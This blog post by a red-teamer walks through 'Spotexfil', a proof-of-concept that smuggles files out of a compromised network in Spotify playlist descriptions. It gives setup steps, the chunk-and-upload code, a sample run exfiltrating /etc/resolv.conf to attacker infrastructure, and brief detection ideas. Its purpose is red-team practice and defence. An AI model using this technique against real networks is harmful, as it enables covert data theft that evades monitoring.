

# Exfiltration series: Spotexfil



Jean-Michel Amblat [Follow](#)



Jun 7 · 6 min read  
Amblat

*“**Data exfiltration** occurs when malware and/or a malicious actor carries out an unauthorized data transfer from a computer.” — [Wikipedia](#)*



This is a second post (first one [abusing SSL certificates for exfiltration](#)) about finding original ways to exfiltrate data from a corporate network,

ideally helping us during redteam engagements (post-compromise phase) but also to better prepare and come up with creative ways to mitigate the risk.


I love music and would not even try to focus at work without my headphones. This article is about abusing Spotify by embedding a payload and exfiltrate data with minimal (if any) network forensics artifacts.

Similarly to my last post on abusing SSL certificates, the code shared on github will be minimal for a PoC and could be developed way further. One of my problem is to accumulate a ton of PoC and then switch to another crazy idea to try out.. I still end up with finishing/polishing some scripts but still.

Big disclaimer here: please note that there is no vulnerability within Spotify I am exploiting here. This is just about (ab)using an external API that is likely reachable from most internal corporate networks.

## Spotexfil

Spotify allows anyone to create playlists and set a description:

A screenshot of the Spotify 'Create Playlist' dialog box. The dialog has a dark gray background. At the top, the title 'Create Playlist' is centered. Below it, there are three main sections: 'Name', 'Image', and 'Description'. The 'Name' section has a text input field containing 'New Playlist' and a character count '12 / 100'. The 'Image' section features a large gray square with a faint musical note icon and a button labeled 'CHOOSE IMAGE'. The 'Description' section has a text area with 'Oo' and a character count '2 / 300'. At the bottom, there are two buttons: 'CANCEL' and 'CREATE'.

Creation of a new playlist in Spotify

Seeing this, I thought It could be nice to embed anything within the playlist's description field, 300 bytes at a time: we could build a client than

can speak Spotify language via its API creating playlists and setting a description with our payload, and build another script that could, from far away, retrieve the playlist(s) with the embedded data.



Spotexfil — High-Level

Spotexfil has two scripts:

- **spotexfil\_client**: script to use during your post-compromise phase to embed a payload (using any file (or stdin)) into Spotify playlists 300 bytes per playlist

- **spotexfil\_retrieve**: script to use on your remote server within your attacker infrastructure to retrieve the payload, iterating through multiple playlists if needed

and two modules:

- **encoding.py**: simple module using weak xxtea for now (could have used base64 too)
- **spotapi.py**: module object to manage interactions with Spotify via Spotipy

Code at <https://github.com/sourcefrenchy/spotexfil>

## Pre-requisites: creating a spotify app

Spotexfil is based on spotipy:

*Spotipy is a lightweight Python library for the Spotify Web API. With Spotipy you get full access to all of the music data provided by the Spotify platform.*

However, before playing with spotipy, we need to create/declare spotexfil as an Spotify app and then retrieve client ID and secret for authorizing the app to work.

A lot of nice documentation has been written by the Spotify engineering team at <https://developer.spotify.com/documentation/web-api/>. For our spotexfil to work, you will need a developer account (free): go to <https://developer.spotify.com/dashboard/> create a (free) developer account.

Once logged in, create a new Application, you can use <http://localhost:8000> for redirect URL. Get your Client ID and retrieve your Client Secret. You can now set environmental variables:

```
$ export SPOTIFY_CLIENT_ID=9b5...
$ export SPOTIFY_CLIENT_SECRET=ab3...
$ export SPOTIFY_USERNAME=Mr...
$ export SPOTIFY_REDIRECTURI=http://localhost:8000
```

The very first connection to Spotify API (using `spotexfil`) will result in entering a redirect URL to receive a valid session.

Since we used localhost in our application settings, open a terminal, and let's simply run a Python 3 web server to listen on localhost to receive the URL we will need:

```
$ python -m http.server
```

In another terminal, now run `spotexfil_retrieve` — it will hang, asking you to enter a URL:

```
$ ./spotexfil_retrieve.py
```

```
User authentication requires interaction with your
web browser. Once you enter your credentials and
give authorization, you will be redirected to
a url. Paste that url you were directed to to
complete the authorization.
```

```
Opened https://accounts.spotify.com/authorize?client\_id=9ed23cb6dbd34a16bef49d3c33c453e1&response\_type=code&redirec
```

```
t uri=http%3A%2F%2Flocalhost%3A8000&scope=playlist-modify-  
private+playlist-read-private+user-library-modify+user-library-read  
in your browser
```

Enter the URL you were redirected to:

If everything goes well, your default browser opens and redirects/connects locally to your python http server. Below is an example of what you will see in your python handler:

```
$ python -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
127.0.0.1 - - [01/Jun/2019 21:45:46] "GET /?  
code=AQBIOki88Hkq6aGrfkOh3CSk82Fo EidX6kKwjvZb92jpXBpp-  
3KctoRF0bYx7H9-03l-50AdIq4NanqWWo5H8IhxvR32SMc4-  
tXx2Cf34bR0OoeaDbIQJvp6CKDfMUqdPpheqC2lUlwLPocDQRPCr1lyRkQHB6TdH8 gx5  
cs2r5Yp1ubRFJRcBmikurtvngU1Yjtm9MyKBbCRRct38FBld73yF9KL5FiNRIzt4w 343  
peqWgAQ08iXW4OQvPxZFiyzLBwvqaEmM6nVgp56VSrLCZibXa8EAI-  
Tr7VX jMb5Jr3Nzw
```

Just prep-end “http://localhost:8000/” to the query string (/? ...) and paste it in your other terminal that was waiting for your input. Your



*spotexfil\_retrieve* will now be usable, but lets go back to how to exfiltrate data first.

## Usage

### Sending payload out

On your compromised host or client, export the same environment variables and use the *spotexfil\_client* script.

As you can see below, based on Spotify thresholds, if the payload exceeds 300 bytes and it is cut into multiple playlists:

```
1  if len(payload) > 300:    # playlist description size limit in bytes
2      chunk_size = 300
3      for i in range(0, len(payload), chunk_size):
4          chunk = payload[i:i + chunk_size]
5          print(chunk)
6          playlist = self.spotipy.user_playlist_create(
7              self.username, self.playlist_name + str(i), False, chunk)
8          add_tracks(playlist['id'], get_top_songs_for_artist())
9          print("\t[*] Creating {}".format(self.playlist_name + str(i)))
10     print("[*] Data encoded and sent")
```

This is what it looks like using /etc/resolv.conf as the payload:

```
08:09:47 (spotexfil) jma@wintermute spotexfil ±|master X|→
./spotexfil_client.py -f /etc/resolv.conf
[*] Data cleared
"c69c96d6e626b36485a17d8a937615c07e587c9ba954c2abdf1c86cce016114bd892
f19de3d83ce30609680b0b59284a125a8c4e14cb828c7af17ed3a5c91858cfd13b2c8
a0d15c5303dcaa342340b433faa3ea047661b037d2b6dd5c7721c80211471bc54f6e6
5d35e95f080d379ade30db08fb86cae318b45e19891638c48b9122a08b273f37291c3
32657f7c5219f662c642a710
[*] Creating inpayloadwetrust0
5658799b15c1cde6af7f0e4f0253cfd88f4d00347d8f2ca93ec034d97d27c4b0c07f5
a21b0ede81616b8a944ead842dfe5994f81ef977f84d92a0832d691516732d2b815ec
8b4ecfe171e9e7251e475641141c0fbecbf4e3441a013879c835aae6a1615f48d89e8
de747f578db5b854608d624be912249e793f654419717355368657a15108b3f1e013d
c56ca35feb99ff0a033cd841
[*] Creating inpayloadwetrust300
c6ea65e4e3127ffdec65c29d2cf8a14b3c4df96fefdd981bbae48d149a78e6e204fab
5b904139186d23980b566b64f8174d855c12a4564eb8b95b58fb7f6b0d2a1bd3213f9
3e7a3606cafb79c2fbe8221ad85bcfad8252bda5f0d4275c1810c33adb5a0bfc0a96e
d42f49ea71a5d73b02a77bead2792fcf9f7f1f3fb4c3d6b5d7cd4903bac93cd17b100
6de407121e3929b210d51444
[*] Creating inpayloadwetrust600
a86dae996aa450398dfef1d0a75939f48a19a481d7918bd491f4cffa85eb3c7e137fe
60276540be051ee87564b3c0468e5f8cac18e5fb00020bfc96edc72cafaf65741e85d
966a15e15c7bdb98a832c89625e59a20c3f4da5937f7e47f9bdbdd84b895a8cdc4b0a
d44873a411c9664f7847412cc6f56832be4d067ff3f5723354f33af395623bdc3e242
e934819270b533b2870dedbd
[*] Creating inpayloadwetrust900
079f48c50792593ca4fa2bd7da43a3c9ad6be1e41b3acd0baa4677be98b96a5ec4f35
```

```
a1681ae573d7351c0ac1a0b21810e416032802dec1cabf61774fe61782df29438f4c7
1f79be25943ee20f19d7976692041bc4fd89f2a96370325028c0f68ef11aa3a4aac4c
b7cc6f5a04b6baa8ef3a34ee03bd24727c919f300fee017add"
[*] Creating inpayloadwetrust1200
[*] Data encoded and sent
```

## Retrieving payload

On your remote host, export the same environment variables and use the *spotexfil\_retrieve* script:

```
08:10:35 (spotexfil) jma@wintermute spotexfil ±|master X|→
./spotexfil_retrieve.py -r
# This file is managed by man:systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients to
the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs must not access this file directly, but only
through the
# symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a
different way,
# replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported
```

```
modes of
# operation for /etc/resolv.conf.


nameserver 127.0.0.53
options edns0
search nyc.rr.com
```


## Current limitations

- Slow (DNScat style :)

## Mitigations

- Block Spotify at the perimeter :(
- Assuming you can Man-in-the-Middle SSL traffic, with the current code, you may want to hunt for couple of DELETE calls to /playlists/XXX/followers followed by couple of {GET calls to Tiesto (top tracks) then POST playlist/XXX/tracks} calls as seen below:





Example of flows between Spotexfil flows and api.spotify.com

# Conclusion

I thought that using a music streaming application like Spotify to embed some payload would be a fun mini project. Hard to detect in the end, even if this is clearly not the fastest way to exfiltrate data !

Of course, this is just a simple PoC and need much more work, I still have a lot of things I would like to finalize if I get more time at home, this includes:

- code review by a real Python developer
- register the app once, retrieve session information and package both client and retrieve script with it instead of doing all that manually
- finish my Empire module for C2 :)
- prepare a windows pyinstall binary ready for use as a client
- leverage also the 100 bytes of the playlist description name field
- optionally, move from crappy xxtea to public key or something else that could qualify as “decent encryption”

Hopefully this post gave you more ideas of applications used every day at work that could be useful to try to abuse for your next red-team engagement. At the end, all you need is to Spot (ha!) that software, ideally used by a lot of people, and that come with a nice API for to play with.. Happy hunting.

Infosec

Red Team

Exfiltration

Data Exfiltration



3 claps



WRITTEN BY

**Jean-Michel Amblat**

Follow

#infosec #redteam #blueteam #privacy fun in NYC.  
@sourcefrenchy on Twitter.

Write the first response

## More From Medium

Related reads

### VulnHub — Kioptrix: Level 3




Mike Bond

Jun 1, 2018 · 14 min read



258



Related reads

### CVE-2018-8414: A Case Study in Responsible Disclosure




Matt Nelson in Posts By SpecterO...

Oct 23, 2018 · 12 min read



466





Related reads

## How to Write a Better Vulnerability Report



Vickie Li in The Startup  
Jun 26 · 6 min read ★



392

